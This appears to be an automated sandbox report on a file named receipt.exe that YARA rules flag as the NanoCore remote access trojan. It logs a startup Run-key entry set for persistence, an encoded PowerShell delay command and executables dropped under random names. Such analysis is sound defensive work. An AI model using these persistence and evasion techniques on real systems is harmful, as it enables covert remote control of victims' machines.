C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\receipt.exe.log	0	1039	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 33 32 5c 53 79 73 74 65 6d 5c 34 66 30 61 37 65 65 66 61 33 63 64 33 65 30 62 61 39 38 62 35 65 62 64 64 62 62 63 37 32 65 36 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2e 43 6f 72 65 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30	1,"fusion","GAC",01,"WinRT","NotApp",13,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",03,"System.Core, Version=4.0.0	success or wait	1	6D69C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D365705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D2C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D36CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D2C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D365705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D2C03DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runteb92aa12#\34957343ad5d84daee97a1affda91665\System.Runtime.Serialization.ni.dll.aux	unknown	1100	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D2C03DE	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	Uewizrlgm	unicode	"C:\Users\user\AppData\Roaming\Zyfrlcamp\Uewizrlgm.exe"	success or wait	1	6C1D646A	RegSetValueExW

Analysis Process: powershell.exe PID: **3680**, Parent PID: **4184**

General

Target ID:	2
Start time:	00:52:24
Start date:	29/09/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -enc UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBTAGUAYwBvAG4AZABzACAAMgAwAA==
Imagebase:	0xde0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_qssrr0pi.tj1.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C1D1E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5hdjraij.jjy.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C1D1E60	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C1D1E60	CreateFileW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D38CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D38CF06	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_qssrr0pi.tj1.ps1	success or wait	1	6C1D6A95	DeleteFileW

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_5hdjraij.jjy.psm1	success or wait	1	6C1D6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	16	19	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C135B28	unknown
unknown	35	21	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C135B28	unknown
unknown	56	16	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C135B28	unknown
unknown	72	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C135B28	unknown
unknown	80	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C135B28	unknown
unknown	89	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C135B28	unknown
unknown	97	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C135B28	unknown
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_qssrr0pi.tj1.ps1	0	1	31	1	success or wait	1	6C1D1B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_5hdjraij.jjy.psm1	0	1	31	1	success or wait	1	6C1D1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 07 00 00 00 fd 3c fd 65 9f fd 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE<eY C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scriptFileInfoPublish-ModuleInstall-Sc	success or wait	1	6C1D1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	1733	00 0a 00 00 00 47 65 74 2d 52 61 6e 64 6f 6d 08 00 00 00 03 00 00 00 43 46 53 01 00 00 00 0a 00 00 00 4f 75 74 2d 53 74 72 69 6e 67 08 00 00 00 0e 00 00 00 57 72 69 74 65 2d 50 72 6f 67 72 65 73 73 08 00 00 00 14 00 00 00 44 69 73 61 62 6c 65 2d 50 53 42 72 65 61 6b 70 6f 69 6e 74 08 00 00 00 11 00 00 00 55 70 64 61 74 65 2d 46 6f 72 6d 61 74 44 61 74 61 08 00 00 00 11 00 00 00 57 72 69 74 65 2d 49 6e 66 6f 72 6d 61 74 69 6f 6e 08 00 00 00 0d 00 00 00 43 6f 6e 76 65 72 74 54 6f 2d 58 6d 6c 08 00 00 00 0c 00 00 00 53 65 74 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0b 00 00 00 4f 75 74 2d 50 72 69 6e 74 65 72 08 00 00 00 fd fd fd fd 79 48 fd 38 9f fd 08 49 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50	Get-RandomCFSOut-StringWrite-ProgressDisable-PSBreakpointUpdate-FormatDataWrite-InformationConvertTo-XmlSet-VariableOut-PrinteryH8IC:\Program Files (x86)\WindowsP	success or wait	1	6C1D1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 0f 00 00 00 36 0e 00 00 14 00 00 00 05 0f 4c 05 fd 09 fd 09 fd 08 00 00 00 00 fd 00 16 00 fd 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@e6L	success or wait	1	6D6576FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 fd 5e 7f 4c fd 22 4d 79 fd fd fd 3a 27 00 00 00 0e 00 20 00	H<@^L"My:'	success or wait	15	6D6576FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	15	6D6576FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	255	1	00		success or wait	10	6D6576FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1004	4	00 08 00 03		success or wait	8	6D6576FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1008	2044	00 0e fd 00 01 0e fd 00 02 0e fd 00 03 0e fd 00 04 0c fd 00 54 01 40 00 fd 3e 40 01 fd 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 fd 53 40 01 fd 53 40 01 68 54 40 01 fd 53 40 01 fd 53 40 01 fd 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 fd 53 40 01 fd 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 fd 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 68 38 40 01 67 38 40 01 10 6f 40 01 11 6f 40 01 05 0e fd 00 21 4d 40 01 3b 4d 40 01 fd 44 40 01 fd 44 40 01 40 4d 40 01 3c 4d 40 01 24 4d 40 01 06 0e fd 00 04 0e fd 00 38 4d 40 01 3f 4d 40 01 07 0e fd 00 08 0e fd 00 12 6f 40 01 2a 29 40 01 1f 29 40 01 4d 64 40 01 5d 64 40 01 4e 64 40 01 42 4d 40 01 fd 44 40	T@>@@V@H@X@[@NT@HT@S@S@hT@S@S@S@\@T@T@@X@?X@T@S@S@T@T@xT@zT@T@=M@DM@:M@"M@M@h8@g8@o@o@!M@;M@D@D@@M@<M@$M@8M@?M@o@*)@)@Md@]d@Nd@BM@D@	success or wait	8	6D6576FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D365705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D2C03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D36CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D36CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D36CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D2C03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D365705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D365705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D2C03DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6D2C03DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6D371F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	22416	success or wait	1	6D37203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D2C03DE	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	2	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	128	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D365705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6C1D1B4F	ReadFile

Analysis Process: conhost.exe PID: **4820**, Parent PID: **3680**

General

Target ID:	3
Start time:	00:52:24
Start date:	29/09/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: receipt.exe PID: **5792**, Parent PID: **4184**

General

Target ID:	11
Start time:	00:52:52
Start date:	29/09/2022
Path:	C:\Users\user\Desktop\receipt.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\receipt.exe
Imagebase:	0x10000
File size:	1505280 bytes
MD5 hash:	220925C99E482FD480DEDB37CA1B59D3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: receipt.exe PID: **5804**, Parent PID: **4184**

General

Target ID:	12
Start time:	00:52:52
Start date:	29/09/2022
Path:	C:\Users\user\Desktop\receipt.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\receipt.exe
Imagebase:	0x8e0000
File size:	1505280 bytes
MD5 hash:	220925C99E482FD480DEDB37CA1B59D3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 0000000C.00000003.354725575.0000000004133000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000C.00000002.552831356.0000000002F63000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: NanoCore, Description: unknown, Source: 0000000C.00000002.552831356.0000000002F63000.00000004.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Windows_Trojan_Nanocore_d8c4e3c5, Description: unknown, Source: 0000000C.00000002.552831356.0000000002F63000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 0000000C.00000002.548032095.0000000002E71000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 0000000C.00000002.575412932.00000000054AB000.00000004.08000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000C.00000002.568818536.0000000003FC2000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000C.00000002.568818536.0000000003FC2000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000C.00000002.568818536.0000000003FC2000.00000004.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Windows_Trojan_Nanocore_d8c4e3c5, Description: unknown, Source: 0000000C.00000002.568818536.0000000003FC2000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000C.00000002.563939937.0000000003E71000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000C.00000002.563939937.0000000003E71000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000C.00000002.563939937.0000000003E71000.00000004.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Windows_Trojan_Nanocore_d8c4e3c5, Description: unknown, Source: 0000000C.00000002.563939937.0000000003E71000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000C.00000002.566317945.0000000003F23000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000C.00000002.566317945.0000000003F23000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000C.00000002.566317945.0000000003F23000.00000004.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Windows_Trojan_Nanocore_d8c4e3c5, Description: unknown, Source: 0000000C.00000002.566317945.0000000003F23000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 0000000C.00000003.352308180.0000000003E96000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 0000000C.00000002.553653041.0000000002FA8000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D38CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D38CF06	unknown
C:\Users\user\AppData\Local\Temp\Rzqhcgbd1time.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C1D1E60	CreateFileW
C:\Users\user\AppData\Roaming\Qwpuntax	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C1DBEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\Qwpuntax\Cfrstztdf.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	5AE4953	CopyFileW
C:\Users\user\AppData\Roaming\Qwpuntax\Cfrstztdf.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	5AE4953	CopyFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Rzqhcgbd1time.exe	0	236032	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 5a 2f 08 2e 1e 4e 66 7d 1e 4e 66 7d 1e 4e 66 7d fd 97 7d 10 4e 66 7d fd 95 7d fd 4e 66 7d fd 94 7d 03 4e 66 7d 25 10 65 7c 09 4e 66 7d 25 10 63 7c 22 4e 66 7d 25 10 62 7c 3c 4e 66 7d fd 17 63 7c 1c 4e 66 7d f1 fd 7d 13 4e 66 7d 1e 4e 67 7d 6d 4e 66 7d fd 10 6f 7c 1f 4e 66 7d fd 10 64 7c 1f 4e 66 7d 52 69 63 68 1e 4e 66 7d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$Z/.Nf}Nf}Nf}}Nf}}Nf}}Nf}%e|Nf}%c|"Nf}%b|<Nf}c|Nf}}Nf}Ng}mNf}o|Nf}d|Nf}RichNf}	success or wait	1	6C1D1B4F	WriteFile
